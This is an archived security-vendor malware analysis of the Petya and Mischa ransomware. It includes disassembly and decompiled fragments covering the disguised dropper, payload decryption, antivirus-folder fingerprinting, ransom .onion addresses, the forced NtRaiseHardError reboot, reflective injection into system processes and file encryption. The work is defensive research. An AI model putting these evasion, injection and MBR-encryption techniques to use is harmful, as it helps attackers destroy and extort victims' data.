Inside Petya and Mischa ransomware

By Threat Intelligence Team 20 Sep 2016

Archived: 2026-04-05 21:17:08 UTC

The Avast Threat Intelligence team takes a deeper look into the double ransomware, Petya and Mischa.

Petya and Mischa ransomware, come as a package deal, distributed by its creators, Janus. They are very unusual in that they combine two different methods to encrypt user data. Unlike most other ransomware, Petya primarily encrypts MFT (Master File Table) and MBR (Master Boot Record). If Petya has insufficient privileges to access MBR on HDD (Hard Disk Drive), the Mischa module is deployed and encrypts files one by one.

The first version of Petya was only able to encrypt MBR and MFT sectors. This version of Petya used red for its logo, font, etc.. The authors have now changed the color to green and added the Mischa module in the second and third versions of Petya.


During development, the authors have made some mistakes when implementing the salsa20 encryption algorithm, which enables retrospective file decryption via genetic algorithms or the use of bruteforce, without paying a

ransom fee. The latest Petya MBR loader implementation has been fixed and the previous methods that could be used for decryption do not work anymore.

Petya and Mischa can also work offline, meaning they don’t need to communicate back to their C&C servers, something other ransomware needs to do in order to download the encryption key.

The names of the modules, Petya and Mischa, and the creator's nickname, Janus, were inspired by the James Bond film “Goldeneye.”

Let's look at some interesting features of this double ransomware:



Fake email

This ransomware is primarily spread via spam email campaigns using different variations with different types of attachments (zip, pif, .pdf.exe, ..) or links to various online storage services. The fake emails looks like job applications, job offers, legal proceedings, among other things. The ransomware doesn't use any sophisticated methods or exploit kits to infect devices, it purely relies on user action to run the infected attachments.

Dropper

When we analyzed Petya, the dropper posed as a Machine Debug Manager* and included the original compilation date, as well as fragments of the original Machine Debug Manager binary. It also imported a lot of unnecessary API functions.

* **Machine Debug Manager**, Mdm.exe, is a program that is installed with the Microsoft Script Editor to provide support for program **debugging**.

```
Link date:        11:55 19.3.2003
Publisher:        n/a
Company:          Microsoft Corporation
Description:      Machine Debug Manager
Product:          Microsoft® Visual Studio .NET
Prod version:     7.10.3077
File version:     7.10.3077
MachineType:      32-bit
Binary Version:   7.10.3077.0
Original Name:    mdm.exe
Internal Name:    mdm.exe
Copyright:        Copyright© Microsoft Corporation.  All rights reserved.
Comments:         n/a
```

The dropper is simple and doesn't contain any anti-debugging tricks, but it is very strongly obfuscated with a ton of junk code instructions and also uses self modifying methods.

Obfuscated code before modification:

```
003D05CE   2BF8            SUB EDI,EAX
003D05D0   F7D6            NOT ESI
003D05D2   83EB 04         SUB EBX,4
003D05D5   0F85 74FBFFFF   JNE 003D014F
003D05DB   CE              INTO
003D05DC   1D AEB7B7A1     SBB EAX,A1B7B7AE
003D05E1   42              INC EDX
003D05E2   DFB7 735DB7B7   FBSTP TBYTE PTR DS:[EDI+B7B75D73]
003D05E8   72 5D           JB SHORT 003D0647
003D05EA   B7 B7           MOV BH,0B7
003D05EC   77 5D           JA SHORT 003D064B
003D05EE   AE              SCAS BYTE PTR ES:[EDI]
003D05EF   B7 BE           MOV BH,0BE
003D05F1   5C              POP ESP
003D05F2   B7 B7           MOV BH,0B7
003D05F4   76 5D           JBE SHORT 003D0653
003D05F6   B7 B7           MOV BH,0B7
003D05F8   36:5D           POP EBP
003D05FA   B7 B7           MOV BH,0B7
003D05FC   76 5D           JBE SHORT 003D065B
003D05FE   B7 B7           MOV BH,0B7
003D0600   76 5D           JBE SHORT 003D065F
```

And after SMC (Self Modifying Method):

```
003D05CE   2BF8            SUB EDI,EAX
003D05D0   F7D6            NOT ESI
003D05D2   83EB 04         SUB EBX,4
003D05D5   0F85 74FBFFFF   JNE 003D014F
003D05DB   E9 E00E0000     JMP 003D14C0                jump to decrypted payload
003D05E0   4D              DEC EBP                     MZ header
003D05E1   5A              POP EDX
003D05E2   90              NOP
003D05E3   0003            ADD BYTE PTR DS:[EBX],AL
003D05E5   0000            ADD BYTE PTR DS:[EAX],AL
003D05E7   000400          ADD BYTE PTR DS:[EAX+EAX],AL
003D05EA   0000            ADD BYTE PTR DS:[EAX],AL
003D05EC   FF              DB FF                       Unknown command
003D05ED   FF00            INC DWORD PTR DS:[EAX]
003D05EF   00B8 00000000   ADD BYTE PTR DS:[EAX],BH
003D05F5   0000            ADD BYTE PTR DS:[EAX],AL
003D05F7   0040 00         ADD BYTE PTR DS:[EAX],AL
003D05FA   0000            ADD BYTE PTR DS:[EAX],AL
003D05FC   0000            ADD BYTE PTR DS:[EAX],AL
003D05FE   0000            ADD BYTE PTR DS:[EAX],AL
003D0600   0000            ADD BYTE PTR DS:[EAX],AL
003D0602   0000            ADD BYTE PTR DS:[EAX],AL
```

The dropper includes the XORed payload, which contains Petya's bootloader and the Mischa module.

Payload

The payload is a DLL file named "Setup.dll" with significant export "_ZuWQdweafdsg345312@0" and ".xxxx" section name in the PE header. This section contains encrypted modules.

```
6960  01 00 00 00-01 00 00 00-01 00 00 00-78 0B 01 00  ............x...
6970  7C 0B 01 00-80 0B 01 00-E0 1A 00 00-8C 0B 01 00  |.......ŕ.......
6980  00 00 53 65-74 75 70 2E-64 6C 6C 00-5F 5A 75 57  ..Setup.dll._ZuW
6990  51 64 77 65-61 66 64 73-67 33 34 35-33 31 32 40  Qdweafdsg345312@
69A0  30 00 00 00-52 53 44 53-BB 1E 4F 92-CE 19 E8 41  0...RSDS».O.Î.čA
69B0  B1 11 7A 59-AF 41 76 02-01 00 00 00-43 3A 5C 50  ±.zY¯Av.....C:\P
69C0  72 6F 6A 65-63 74 73 5C-50 65 74 79-61 52 61 6E  rojects\PetyaRan
69D0  73 6F 6D 77-61 72 65 5C-62 69 6E 5C-52 65 6C 65  somware\bin\Rele
69E0  61 73 65 5C-53 65 74 75-70 2E 70 64-62 00 00 00  ase\Setup.pdb...
69F0  03 00 00 00-20 00 00 00-06 00 00 00-00 00 00 00  .... ...........
6A00  00 00 00 00-28 0D 01 00-00 00 00 00-00 00 00 00  ....(...........
```

In the first step, the Petya bootloader and the Mischa module are decrypted, using a simple 1-byte XOR algorithm.

```
156E   2BD9            SUB EBX,ECX
1570   8D340B          LEA ESI,[ECX+EBX]
1573   33D2            XOR EDX,EDX
1575   F7F6            DIV ESI
1577   8B45 F4         MOV EAX,DWORD PTR SS:[EBP-0C]
157A   8D49 01         LEA ECX,[ECX+1]
157D   3051 FF         XOR BYTE PTR DS:[ECX-1],DL
1580   4F              DEC EDI
1581   75 ED           JNE SHORT 00941570
1583   5F              POP EDI
1584   B0 01           MOV AL,1
```

In the next step, the payload checks which privileges it has via the GetTokenInformation API function and decides which module will be deployed.

```
TokenHandle = 0;
v5 = GetCurrentProcess();
if ( OpenProcessToken(v5, 8u, &TokenHandle) )
{
  ReturnLength = 4;
  if ( GetTokenInformation(TokenHandle, TokenElevation, &TokenInformation,
    v4 = TokenInformation;
}
if ( TokenHandle )
  CloseHandle(TokenHandle);
if ( v4 )
{
  // Petya
  v6 = create_key_and_urls(v2);
  encrypt_mbr(v6);
  free_heap(v6[4]);
  v6[4] = 0;
  free_heap(v6);
  result = hard_reboot();
}
else
{
  // Mischa
  result = GetModuleFileNameA(0, &Filename, 0x105u);
  if ( result )
  {
    result = execute_runas(&Filename);
    if ( !result )
    {
      v7 = create_key_and_urls(v2);
      inject_mischa(v13, v12, v7);
      free_heap(v7[4]);
      v7[4] = 0;
      result = free_heap(v7);
    }
  }
}
```

A random encryption key is generated via the CryptGenRandom API function from the Windows CryptoAPI library. This key is encrypted and represented as a Base58 encoded string. This atypical encoding with the BitCoin alphabet is used in other modules too.

```
push    0F0000000h
push    1
push    0
push    0
push    eax
mov     dword ptr [esi], 0
call    dword ptr ds:950018h ; CryptAcquireContextA
test    eax, eax
jnz     short to_CryptGenRandom
mov     eax, 0FFFFFFC4h
```

A little structure with the user OS identification (red) and the user's installed AV product (orange) is added at the end of the encoded key (green). As you can see, the authors kept several free spaces (purple) probably for further usage.

```
FE EE FE EE FE EE FE 00 00 00 00 00 00 00 00 10  ................
00 0C 00 21 07 1F 00 31 30 51 33 34 35 65 71 47  ...!...10Q345eqG
6F 50 77 5A 57 51 72 4B 54 77 32 4B 4E 63 63 6B  oPwZWQrKTw2KNcck
36 70 54 56 75 58 4D 4D 72 72 39 4E 39 32 54 73  6pTVuXMMrr9N92Ts
4B 39 6B 57 69 37 4A 47 77 37 4C 45 71 41 6F 41  K9kWi7JGw7LEqAoA
4E 6B 72 71 61 6F 4B 43 78 78 65 39 73 53 43 44  NkrqaoKCxxe9sSCD
36 61 51 75 71 37 5A 43 31 5A 36 57 36 47 63 47  6aQuq7ZC1Z6W6GcG
74 30 30 30 30 41 33 00 AB AB AB AB AB AB AB AB  t0000A3.........
FE EE FE EE FE EE FE 00 00 00 00 00 00 00 00 21  ...............!
```

The OS version verification is performed using an interesting method via the API functions VerSetConditionMask and VerifyVersionInfoW. This method ensures compatibility on Win8 and higher where the API function GetVersion(Ex) was deprecated.

```
BOOL __usercall verify_version_info
{
  unsigned __int16 v3;
  unsigned __int16 v4;
  ULONGLONG v5;
  ULONGLONG v6;
  DWORDLONG v7;
  struct _OSVERSIONINFOEXW VersionInformation;

  VersionInformation.dwOSVersionInfoSize = 284;
  VersionInformation.szCSDVersion[0] = 0;
  v3 = a1;
  v4 = a2;
  VersionInformation.dwBuildNumber = 0;
  VersionInformation.dwPlatformId = 0;
  memset(&VersionInformation.szCSDVersion[1], 0, 0xFEu);
  *&VersionInformation.wServicePackMajor = 0;
  *&VersionInformation.wSuiteMask = 0;
  v5 = VerSetConditionMask(0i64, 2u, 3u);
  v6 = VerSetConditionMask(v5, 1u, 3u);
  v7 = VerSetConditionMask(v6, 0x20u, 3u);
  VersionInformation.dwMajorVersion = v4;
  VersionInformation.dwMinorVersion = v3;
  VersionInformation.wServicePackMajor = a3;
  return VerifyVersionInfoW(&VersionInformation, 0x23u, v7) != 0;
}
```

Each OS version represents an ASCII character from the Base58 alphabet.

Hex	ASCII	Windows version
0x44	D	Windows 10
0x43	C	Windows 8.1 *or Windows Server 2012 R2*
0x42	B	Windows 8 *or Windows Server 2012*

0x41	A	Windows 7 SP1 *or Windows Server 2008 R2 SP1*
0x39	9	Windows 7 *or Windows Server 2008 R2 (without Service Pack)*
0x38	8	Windows Vista SP2 *or Windows Server 2008 SP2*
0x37	7	Windows Vista SP1 *or Windows Server 2008 SP1*
0x36	6	Windows Vista *or Windows Server 2008 (without Service Pack)*
0x35	5	Windows XP SP3
0x34	4	Windows XP SP2
0x33	3	Windows XP SP1
0x32	2	Older version

```
char check_os_version()
{
  if ( verify_version_info(0, 10u, 0) )         // win10
    return 'D';
  if ( verify_version_info(3u, 6u, 0) )         // win8.1 | server2012 r2
    return 'C';
  if ( verify_version_info(2u, 6u, 0) )         // win8 | server2012
    return 'B';
  if ( verify_version_info(1u, 6u, 1u) )        // win7 | win2008r2 sp1
    return 'A';
  if ( verify_version_info(1u, 6u, 0) )         // win7 | win2008r2
    return '9';
  if ( verify_version_info(0, 6u, 2u) )         // vista | server2008 sp2
    return '8';
  if ( verify_version_info(0, 6u, 1u) )         // vista | server2008 sp1
    return '7';
  if ( verify_version_info(0, 6u, 0) )          // vista | server2008
    return '6';
  if ( verify_version_info(1u, 5u, 3u) )        // winxp sp3
    return '5';
  if ( verify_version_info(1u, 5u, 2u) )        // winxp sp2
    return '4';
  if ( verify_version_info(1u, 5u, 1u) )        // winxp sp1
    return '3';
  return (verify_version_info(1u, 5u, 0) != 0) + '1';// older versions
}
```

The verification of the installed AV product is done by searching folder names inside “Program Files” or “Program Files (x86)” and comparing the results with the hardcoded list. The payload will store value “1” if nothing is found or add a character from Base58 alphabet that corresponds to the AV product that was found.

Table of AV products:

Hex	ASCII	AV product directory string
0x31	1	nothing found
0x32	2	AhnLab
0x33	3	AVAST Software
0x34	4	AVG
0x35	5	Avira

0x36	6	Bitdefender
0x37	7	BullGuard Ltd
0x38	8	CheckPoint
0x39	9	COMODO
0x41	A	ESET
0x42	B	F-Secure
0x43	C	G DATA
0x44	D	K7 Computing
0x45	E	Kaspersky Lab
0x46	F	Malwarebytes Anti-Malware
0x47	G	McAfee
0x48	H	McAfee.com
0x4A	J	Microsoft Security Client
0x4B	K	Norman
0x4C	L	Panda Security

0x4D	M	Quick Heal
0x4E	N	Spybot - Search & Destroy 2
0x50	P	Spybot - Search & Destroy
0x51	Q	Norton Security with Backup
0x52	R	Norton Security
0x53	S	NortonInstaller
0x54	T	VIPRE
0x55	U	Trend Micro

The folder search is carried out using the GetFileAttributesA API function and the results are checked with the value 0x10 = FILE_ATTRIBUTE_DIRECTORY.

```
char check_av()
{
  int v0; // edi@1
  unsigned int v1; // esi@1
  DWORD dir_attrib_1; // eax@2
  DWORD dir_attrib_2; // eax@4
  char v5; // [esp+Ch] [ebp-504h]@1
  CHAR FileName; // [esp+40Ch] [ebp-104h]@2

  memset(&v5, 0, 0x400u);
  v0 = 0;
  v1 = 0;
  while ( 1 )
  {
    check_av_dir(&FileName, "C:\\Program Files (x86)\\%s", av_dir_table[v1]);
    dir_attrib_1 = GetFileAttributesA(&FileName);
    if ( dir_attrib_1 != -1 && dir_attrib_1 & 0x10 )// 0x10 = FILE_ATTRIBUTE_DIRECTORY
    {
      if ( strlen(av_dir_table[v0]) + strlen(&v5) + 1 < 0x400 )
        return base58_alphabet[v0];
      return '1';
    }
    check_av_dir(&FileName, "C:\\Program Files\\%s", av_dir_table[v1]);
    dir_attrib_2 = GetFileAttributesA(&FileName);
    if ( dir_attrib_2 != -1 )
    {
      if ( dir_attrib_2 & 0x10 )                // 0x10 = FILE_ATTRIBUTE_DIRECTORY
        break;
    }
    ++v1;
    ++v0;
    if ( v1 >= 27 )
      return '1';
  }
  if ( strlen(&v5) + strlen(av_dir_table[v0]) + 1 >= 0x400 )
    return '1';
  return base58_alphabet[v0];
}
```

The next step is to select the correct .onion URL address and append part of the generated key to them.

```
lea     edx, [esi+2]
mov     ecx, offset aHttpPetya3jxfp ; "http://petya3jxfp2f7g3i.onion/"
call    add_key_to_url
mov     [ebx+14h], eax
mov     ecx, offset aHttpPetya3sen7 ; "http://petya3sen7dyko2n.onion/"
mov     edx, [ebx+10h]
add     edx, 2
call    add_key_to_url
mov     [ebx+18h], eax
mov     ecx, offset aHttpMischapuk6 ; "http://mischapuk6hyrn72.onion/"
mov     edx, [ebx+10h]
add     edx, 2
call    add_key_to_url
mov     [ebx+1Ch], eax
mov     ecx, offset aHttpMischa5xyi ; "http://mischa5xyix2mrhd.onion/"
mov     edx, [ebx+10h]
add     edx, 2
call    add_key_to_url
pop     edi
```

The authors have been using the following TOR addresses for a long time:

hxxp://petya3jxfp2f7g3i.onion/

hxxp://petya3sen7dyko2n.onion/


hxxp://mischapuk6hyrn72.onion/

hxxp://mischa5xyix2mrhd.onion/

Now, everything is ready to run Petya for the MBR infection or Mischa to encrypt user's files.

Petya

The malware author behind Petya showed his or her art in the field of low-level programming, and his or her deep knowledge of MBR and MFT technologies in this module. Petya not only includes the bootloader, but also includes a micro kernel for MFT encryption. This process looks like a CHKDSK utility, but during its operation it encrypts MFT.



Petya uses atypical salsa20 encryption.The authors had problems correctly implementing the encryption in previous versions, but they seemed to have figured everything out now.

Official source code:

```
/*
salsa20-merged.c version 20051118
D. J. Bernstein
Public domain.
*/
#include "ecrypt-sync.h"

#define ROTATE(v,c) (ROTL32(v,c))
#define XOR(v,w) ((v) ^ (w))
#define PLUS(v,w) (U32V((v) + (w)))
#define PLUSONE(v) (PLUS((v),1))

void ECRYPT_init(void)
{
  return;
}

static const char sigma[16] = "expand 32-byte k";
static const char tau[16] = "expand 16-byte k";
```

Implementation of sigma constant inside Petya's micro kernel:

```
5D36                    enter   16h, 0
5D3A                    push    di
5D3B                    push    si
5D3C                    mov     [bp+var_11], 78h ; 'x'
5D40                    mov     [bp+var_10], 70h ; 'p'
5D44                    mov     [bp+var_F], 61h ; 'a'
5D48                    mov     [bp+var_E], 6Eh ; 'n'
5D4C                    mov     [bp+var_D], 64h ; 'd'
5D50                    mov     [bp+var_B], 33h ; '3'
5D54                    mov     [bp+var_A], 32h ; '2'
5D58                    mov     [bp+var_9], 2Dh ; '-'
5D5C                    mov     [bp+var_8], 62h ; 'b'
5D60                    mov     [bp+var_7], 79h ; 'y'
5D64                    mov     [bp+var_6], 74h ; 't'
5D68                    mov     al, 65h ; 'e'
5D6A                    mov     [bp+var_12], al
5D6D                    mov     [bp+var_5], al
5D70                    mov     al, 20h ; ' '
5D72                    mov     [bp+var_C], al
5D75                    mov     [bp+var_4], al
5D78                    mov     [bp+var_3], 6Bh ; 'k'
5D7C                    xor     di, di
```

The Petya code hasn't changed since the last update in July, which makes us think the authors probably consider the code to be stable enough.

Right after the bootloader and micro kernel are successfully written into the MBR, the ransomware rudely restarts the computer, without giving any warning, by using the undocumented NtRaiseHardError API function with specifically selected parameters:

HARD_ERROR_RESPONSE_OPTION = 0x06 | OptionShutdownSystem

NTSTATUS = 0xC0000350 | STATUS_HOST_DOWN

```
68 180B9500     PUSH 950B18                 ASCII "NtRaiseHardError"
68 2C0B9500     PUSH 950B2C                 ASCII "NTDLL.DLL"
FF15 38009500   CALL DWORD PTR DS:[950038]  GetModuleHandleA
50              PUSH EAX
FF15 60009500   CALL DWORD PTR DS:[950060]  GetProcAddress
8D4D F8         LEA ECX,[EBP-8]
51              PUSH ECX
6A 06           PUSH 6                      HARD_ERROR_RESPONSE_OPTION = OptionShutdownSystem
6A 00           PUSH 0
6A 00           PUSH 0
6A 00           PUSH 0
68 500300C0     PUSH C0000350               NTSTATUS = STATUS_HOST_DOWN
FFD0            CALL EAX                    NtRaiseHardError
83C4 18         ADD ESP,18
```

Mischa

Mischa encrypts individual files based on their extensions, as most ransomwares does. The version that we analyzed can encrypt 241 file types.

```
.3dm .3ds .3fr .3g2 .3ga .3gp .a2c .aa .aa3 .aac .accdb .aepx
.ai .aif .amr .ape .apnx .ari .arw .asf .asp .aspx .asx .avi
.azw .azw1 .azw3 .azw4 .bak .bat .bay .bin .bmp .camproj .cat
.ccd .cdi .cdr .cer .cert .cfg .cgi .class .cmf .cnf .conf
.config .cpp .cr2 .crt .crw .crwl .cs .csv .cue .dash .dat .db
.dbf .dcr .dcu .dds .default .der .dfm .directory .disc .dll
.dmg .dng .doc .docm .docx .dtd .dvd .dwg .dxf .eip .emf .eml
.eps .epub .erf .exe .fff .flv .frm .gfx .gif .gzip .h .htm
.html .ico .idl .iiq .indd .inf .ini .iso .jar .java .jfif .jge
.jpe .jpeg .jpg .js .json .jsp .k25 .kdc .key .ldf .lib .lit
.lnk .localstorage .log .m3u .m4a .m4v .max .mdb .mdf .mef .mkv
.mobi .mov .movie .mp1 .mp2 .mp3 .mp4 .mp4v .mpa .mpe .mpeg
.mpg .mpv2 .mrw .msg .mts .mui .myi .nef .nrg .nri .nrw .number
.obj .odb .odc .odf .odm .odp .ods .odt .ogg .orf .ost .p12
.p7b .p7c .pages .pas .pbk .pdd .pdf .pef .pem .pfx .php .png
.po .pps .ppt .pptm .pptx .prf .props .ps .psd .pspimage .pst
.ptx .pub .py .qt .r3d .ra .raf .ram .rar .raw .result .rll .rm
.rpf .rtf .rw2 .rwl .sql .sqlite .sqllite .sr2 .srf .srt .srw
.svg .swf .tga .tiff .toast .ts .txt .vbs .vcd .vlc .vmdk .vmx
.vob .wav .wb2 .wdb .wma .wmv .wpd .wps .x3f .xlk .xls .xlsb
.xlsm .xlsx .xml .xps .xsl .yml .yuv .zip
```

Mischa is able to encrypt data on all local drives, connected USB drives and remote drives. For drive verification it uses the GetLogicalDriveStringsA and GetDriveTypeA API functions.

```
if ( GetLogicalDriveStringsA(0x104u, &Buffer) - 1 <= 0x103 )
{
  v14 = &Buffer;
  if ( Buffer )
  {
    do
    {
      v15 = GetDriveTypeA(v14);
      // 2 = DRIVE_REMOVABLE
      // 3 = DRIVE_FIXED
      // 4 = DRIVE_REMOTE
      if ( v15 == 2 || v15 == 3 || v15 == 4 )
      {
        v14[2] = 0;
        FindFiles((int)&v19, (int)v14, v15 == 4);
        v14[2] = 92;
      }
      v14 += strlen(v14) + 1;
```

Mischa avoids the following directories, because they also encrypt EXE and DLL files:

```
banned_dirs     dd offset aWindows      ; DATA XREF: FindFiles:loc_100039D
                                        ; "\\Windows"
                dd offset aRecycle_bin  ; "\\$Recycle.Bin"
                dd offset aMicrosoft    ; "\\Microsoft"
                dd offset aMozillaFirefox ; "\\Mozilla Firefox"
                dd offset aOpera        ; "\\Opera"
                dd offset aInternetExplor ; "\\Internet Explorer"
                dd offset aTemp         ; "\\Temp"
                dd offset aLocal        ; "\\Local"
                dd offset aLocallow     ; "\\LocalLow"
                dd offset aChrome       ; "\\Chrome"
```

Mischa is injected into one of the running system processes (explorer.exe, taskhost.exe, conhost.exe etc.), so the entire encryption process is less noticeable and the malicious process can better avoid some behavioral detection systems.

Mischa uses open-source ReflectiveLoader code for this purpose.

Official source code:

```
// Copyright (c) 2012, Stephen Fewer of Harmony Security
// (www.harmonysecurity.com)
// All rights reserved.

#define KERNEL32DLL_HASH                0x6A4ABC5B
#define NTDLLDLL_HASH                   0x3CFA685D
#define LOADLIBRARYA_HASH               0xEC0E4E8E
#define GETPROCADDRESS_HASH             0x7C0DFCAA
#define VIRTUALALLOC_HASH               0x91AFCA54
#define NTFLUSHINSTRUCTIONCACHE_HASH    0x534C0AB8
```


Implementation inside Mischa:

```
while ( v8 );
if ( v7 == 0x6A4ABC5B )
  break;
if ( v7 == 0x3CFA685D )
{
  v19 = v5[4];
  v20 = (v19 + *(*(v19 + 60) + v19 + 120));
  v21 = (v19 + v20[8]);
  v66 = (v19 + v20[9]);
  v69 = 1;
```

The file encryption is based on an XOR operation (CBC - Cipher Block Chaining - style) from a randomly generated key (initial vector for the CBC) and the previously generated master key, in its decrypted form.

```
if ( FileSize.s.LowPart > 0 )
{
  do
  {
    memset(&Buffer, 0, 0x400u);
    Overlapped.Internal = 0;
    Overlapped.InternalHigh = 0;
    Overlapped.hEvent = 0;
    Overlapped.u = v2;
    v11 = CreateEventA(0, 1, 0, 0);
    Overlapped.hEvent = v11;
    if ( !ReadFile(hFile, &Buffer, 0x400u, 0, &Overlapped) )
    {
      if ( GetLastError() != 0x3E5 )
        goto LABEL_30;
      WaitForSingleObject(v11, 0xFFFFFFFF);
    }
    if ( !Overlapped.InternalHigh )
      break;
    v49 = 1024;
    v12 = -&v42;
    v13 = &v42 + v26;
    v53 = &v42 + v26;
    do
    {
      v14 = 0;
      do
      {
        v15 = *(&v42 + v14) ^ *(&v42 + v14 + &Buffer + v12);
        v16 = &v42 + v14++ + v12;
        v16[v26] = v15;
```

Like every other ransomware, Mischa also saves help files (txt and html) in each folder along with the encrypted files. The file extension of the encrypted files are the same as the identification string in the .onion URL. Help files aren't obfuscated.



